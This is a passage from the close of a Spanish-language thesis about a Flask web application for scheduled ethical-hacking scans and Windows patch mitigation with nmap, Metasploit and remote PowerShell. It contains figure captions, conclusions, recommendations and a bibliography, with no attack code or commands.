


Figura 3.46 Prueba script python manual dónde se vulnera VNC

3.2.10 Prueba Módulo de Mitigación y pruebas de conectividad de PowerShell.

El módulo de mitigación consta de dos fases, la primera es una prueba de conectividad de Powershell para que el usuario verifique su conexión (Figura 3.47) y la segunda es una fase de instalación de parches dónde el usuario elije que parches instalar (Figura 3.49).Se realizaron pruebas manuales como se muestra en la Figura 3.50 y se obtuvo los mismos resultados que la aplicación Web y finalmente se verificó que el parche se haya instalado correctamente en la Figura 3.52- Figura 3.53.




Figura 3.47 Prueba de conectividad del PowerShell remoto




Figura 3.48 Prueba de conectividad correcta




Figura 3.49 Prueba instalación parche




Figura 3.50 Prueba manual Powershell




Figura 3.51 Mensaje de instalación correcta de parche




Figura 3.52 Verificación en la máquina destino




Figura 3.53 Reinicio de la máquina de prueba de instalación del parche

Todas las fases fueron validadas y se corrobora funcionamiento correcto. En los exploits tenemos algunos que operan con parámetros adicionales a la dirección IP y puerto, por lo que se pone aquellos datos en el reporte. Como se pudo observar existe concordancia entre los exploits y las pruebas manuales. De igual manera el uso del PowerShell es correcto para la instalación de parches, sin embargo, la instalación de parches no se pudo realizar en el servidor vulnerable por el tema de licenciamiento y se hizo las pruebas en una computadora que disponía de licenciamiento.

4. CONCLUSIONES Y RECOMENDACIONES

4.1. CONCLUSIONES

- La metodología OSSTMM nos permitió definir los módulos iniciales del sistema de Gestión Web para las fases del hackeo ético y finalmente la mitigación para sistemas Windows.

- La metodología RAD fue ideal para el desarrollo del sistema de gestión Web, por su flexibilidad en la programación y la agilidad de evaluación de prototipos.

- El aplicativo tuvo un rediseño para separar las funciones del hackeo ético y las de la aplicación. Como se pudo observar en el prototipo final existen dos menús principales uno a la derecha y otro a en la parte superior que son heredados en todos los layotus para mantener disponibles todas las funciones durante el uso de la aplicación Web.

- Las diferentes fases del hackeo ético tienen un especial énfasis para los Sistemas Operativos Windows y basados en la versión del S.O encontrado se realiza una búsqueda extra para obtener las vulnerabilidades asociadas no solo a los servicios encontrados sino también a la versión de Windows.

- En la búsqueda de vulnerabilidades para Windows se contempló desde la versión XP hasta Windows 10 y en servidores desde Windows Server 2003 hasta Windows Server 2019.

- Se incluyó información acerca de la dirección MAC y el fabricante de la tarjeta de red con el fin de que el usuario que realice los hackeos programados obtenga información complementaria.

- El script para ejecutar metasploit sin la integración a la gestión Web puede explotar vulnerabilidades y darnos acceso dependiendo del exploit ejecutado de manera exitosa, sin embargo, en la gestión Web se bloquea esta funcionalidad de manera automática por FLASK para no consumir más recursos de la máquina virtual y no saturar memoria y CPU.

- Se incluyó una prueba de conectividad de PowerShell remoto y se personalizó la salida de los errores para que sea más fácil al usuario entender el problema por el cuál no puede instalar los parches de Windows.

- En la fase de instalación de parches de Windows, se tuvo que limitar a que solo se instalen parches oficiales de Windows y no drivers; mediante expresiones regulares y así evitar errores en la selección e instalación de estos. Se incluyó una nota en el GUI para advertir sobre esta limitante al usuario.
- Para Sistema Operativos diferentes a Windows, también se puede realizar la programación de un hackeo ético. Los sistemas contemplados son Android, Linux y Unix, los cuales tendrán todas las fases excepto la fase de parchado de Windows con PowerShell.
- Las instantáneas de VirtualBox fue una herramienta complementaria de soporte para reversar problemas en el sistema operativo de Kali, cuando existían conflictos de dependencias de la aplicación Web.
- Los logs de la aplicación no solo nos ayudaron a determinar problemas de conectividad con la base de datos o el servicio Web, sino también problemas con metasploit, PowerShell o APScheduler, ya que los errores se almacenan con todos los detalles.
- Por motivos de seguridad se incluyó un tiempo de inactividad para que la sesión del usuario se cierre de manera automática.
- La búsqueda de servicios con NMAP mediante Python automatiza varias funcionalidades de la herramienta, además que la obtención de resultados esta optimizada para ser utilizada con los objetos de tipo diccionario.
- Flask fue un framework muy importante en el presente proyecto de titulación por la simplicidad de integración con los scritps de hackeo realizados en Python y su forma de simple de trabajar con la base de datos, las páginas HTML y el controlador reduciendo el tiempo de desarrollo.
- La seguridad de la aplicación se la realizó mediante el cifrado de conexiones con HTTPS. Esto nos garantiza que si se realiza un ataque de hombre en medio no se puedan capturar contraseñas o información crítica.
- La generación del PDF con todos los resultados obtenidos de un escaneo específico se la realizó mediante la conversión de un HTML con la librería PDFKIT y así se optimizó el tiempo de desarrollo en esta funcionalidad.

- El último CVE descargado que se presenta en la pantalla principal es una herramienta muy útil, ya que no solo presenta información acerca de servicios o sistemas operativos, sino también de herramientas de software.
- Se incluyó reporte en PDF y no solo una visualización mediante la aplicación Web , por la facilidad en la lectura de la información de un escaneo en específico con su respectivo resumen del hackeo ético.
- Solo se almacena el hash de la contraseña en la base de datos, para dificultar algún posible robo de credenciales y cumplir requerimientos mínimos de seguridad.
- Para ejecutar el código en otra máquina es necesario instalar todas las dependencias de las librerías declaradas en la aplicación o a su vez importar la máquina virtual del proyecto.

4.2. RECOMENDACIONES

- El módulo del estado de los activos se puede mejorar realizando una validación o comparación de información con escaneos previos para tener un informe de mejor calidad.
- Al actualizar el Sistema Operativo de Kali Linux, verificar en el módulo de Logs que no existan errores porque es posible que algunas librerías de Python también necesiten una actualización complementaria.
- El CVE que aparece en el módulo principal podría adecuarse a preferencias del usuario.
- No actualizar el Sistema Operativo previo a una consulta de compatibilidad en las páginas oficiales de las librerías de Python usadas.
- Usar el módulo de Logs como herramienta de diagnóstico en caso de que los escaneos no estén operando correctamente.
- La activación de PowerShell remoto puede generar conflictos por lo que se especificó que la versión recomendada es la 5.1 en adelante, ya que estas versiones cuentan con los módulos para instalar Windows Updates.
- La activación del PowerShell remoto en los equipos se debe realizar solo para la dirección IP del sistema de gestión Web, sino se especifica, puede que usuarios

no autorizados realicen ataques de fuerza bruta o traten de ejecutar algún exploit para PowerShell.

- Codificar una vista del PowerShell remoto para no limitar solo la instalación de Parches, sino que sean posibles las entradas de comandos diferentes, ya que podría ser de gran ayuda para realizar respuesta a incidentes.

5. REFERENCIAS BIBLIOGRÁFICAS

[1] A. SD, «Kaspersky Daily,» 28 Agosto 2019. [En línea]. Available: https://latam.kaspersky.com/blog/kaspersky-registra-45-ataques-por-segundo-en-america-latina/15274/. [Último acceso: 25 octubre 2020].

[2] INEC, «Tecnologías de la Información y Comunicación-TIC,» INEC, 2019. [En línea]. Available: https://www.ecuadorencifras.gob.ec//tecnologias-de-la-informacion-y-comunicacion-tic/. [Último acceso: 10 Noviembre 2020].

[3] J. M. Lissen, «Ciberseguridad: ¿a qué amenazas se enfrenta tu empresa?,» Telefónica, 20 julio 2017. [En línea]. Available: https://empresas.blogthinkbig.com/ciberseguridad-amenazas-empresa/. [Último acceso: 23 noviembre 2020].

[4] Andrew Brandt,Brett Cove,Chen Yu,Chester Wisniewski ,Gabor Szappanos,Jagadeesh Chandraiah,Jason Zhang,Joe Levy, «Sophos Informe de amenazas 2019 de SOPHOS LABS,» 2019. [En línea]. Available: https://www.sophos.com/es-es/medialibrary/PDFs/technical-papers/sophoslabs-2019-threat-report.pdf. [Último acceso: 20 octubre 2020].

[5] P. Herzog, «Turning Test Results into an Attack Surface Measurement,» de OSSTMM3- The Open Source Security Testing Methodology Manual, ISECOM, 2010, pp. 70-78.

[6] A. D. Z. MATEUS, «OSSTMM,» de HACKING ÉTICO BASADO EN LA METODOLOGÍA ABIERTA DE TESTEO DE SEGURIDAD-OSSTMM, ARMENIA, UNIVERSIDAD NACIONAL ABIERTA Y DISTANCIA-UNAD, 2017, pp. 28-30.

[7] Red Hat, «¿Qué es la metodología ágil?,» Red Hat, [En línea]. Available: https://www.redhat.com/es/devops/what-is-agile-methodology. [Último acceso: 27 08 2021].

[8] M. S. O. A. Salazar, «Herramientas para el desarrollo rápido de aplicaciones web,» abril 2011. [En línea]. Available: https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwiA25LRmMbzAhXpVTABHUsbCj0QFnoECAQQAQ&url=https%3A%2F%2Fdialnet.unirioja.es%2Fservlet%2Farticulo%3Fcodigo%3D4525952&usg=AOvVaw2E8-VO_0-O5WSLxh9QbNNr. [Último acceso: 28 05 2021].

[9] M. Araújo, «QUÉ ES RAD, FRAMEWORK, IDE – CONCEPTOS Y APLICABILIDAD,» scriptcase blog, 9 octubre 2017. [En línea]. Available: https://www.scriptcaseblog.net/es/development-es/que-es-rad-framework-ide-conceptos-y-aplicabilidad/#:~:text=RAD%3A%20Desarrollo%20r%C3%A1pido%20de%20aplicaci%C3%B3n.&text=M%C3%A1s%20recientemente%2C%20el%20t%C3%A9rmino%20y,tipos%20de%20frameworks%20de%20. [Último acceso: 20 agosto 2020].

[10] G. Lyon, «NMAP.ORG,» Nmap.org, 3 oct 2020. [En línea]. Available:

https://nmap.org/. [Último acceso: 27 06 2021].

[11] P. Tikken, «CVE-Search,» circl.lu, 2020. [En línea]. Available: https://cve-search.github.io/. [Último acceso: 17 05 2021].

[12] PcHardwarePro, «¿Qué es Metasploit y cómo utilizarlo correctamente?,» 6 oct 2017. [En línea]. Available: https://www.pchardwarepro.com/que-es-metasploit-y-como-utilizarlo-correctamente/. [Último acceso: 29 06 2021].

[13] S. O. contributors, Aprendizaje Python Language, riptutorial.

[14] Microsoft, «What is PowerShell?,» 10 05 2021. [En línea]. Available: https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.1. [Último acceso: 25 07 2021].

[15] A. Norman, «python-nmap 0.6.4,» 28 feb 2021. [En línea]. Available: https://pypi.org/project/python-nmap/. [Último acceso: 29 06 2021].

[16] DanMcInerney, «pymetasploit3,» 4 agosto 2021. [En línea]. Available: https://github.com/DanMcInerney/pymetasploit3. [Último acceso: 30 06 2021].

[17] A. Grönholm, «APScheduler,» 17 09 2021. [En línea]. Available: https://apscheduler.readthedocs.io/en/3.x/userguide.html. [Último acceso: 20 09 2021].

[18] J. D. Muñoz, «Qué es Flask,» openwebinars, 17 noviembre 2017. [En línea]. Available: https://openwebinars.net/blog/que-es-flask/. [Último acceso: 25 01 2021].

[19] J. E. K. KENNETH E. KENDALL, «Proceso y herramientas de desarrollo,» de Análisis y Diseño de Sistemas, 2005, pp. 173-175.

[20] L. Carvajal, Metodología de la Investgación Científica. Curso general y aplicado, 28 ed., Santiago de Cali: U.S.C., 2006, p. 139.

ANEXOS

ANEXO A. Entrevistas al personal que labora en ciberseguridad.

ANEXO B. Evaluación Prototipo I

ANEXO C. Historias de usuario.

ANEXO D. Casos de uso.

ANEXO E. Diagramas de actividades.

ANEXO F. Sketches de las interfaces

ANEXO G. Sentencias SQL.

ORDEN DE EMPASTADO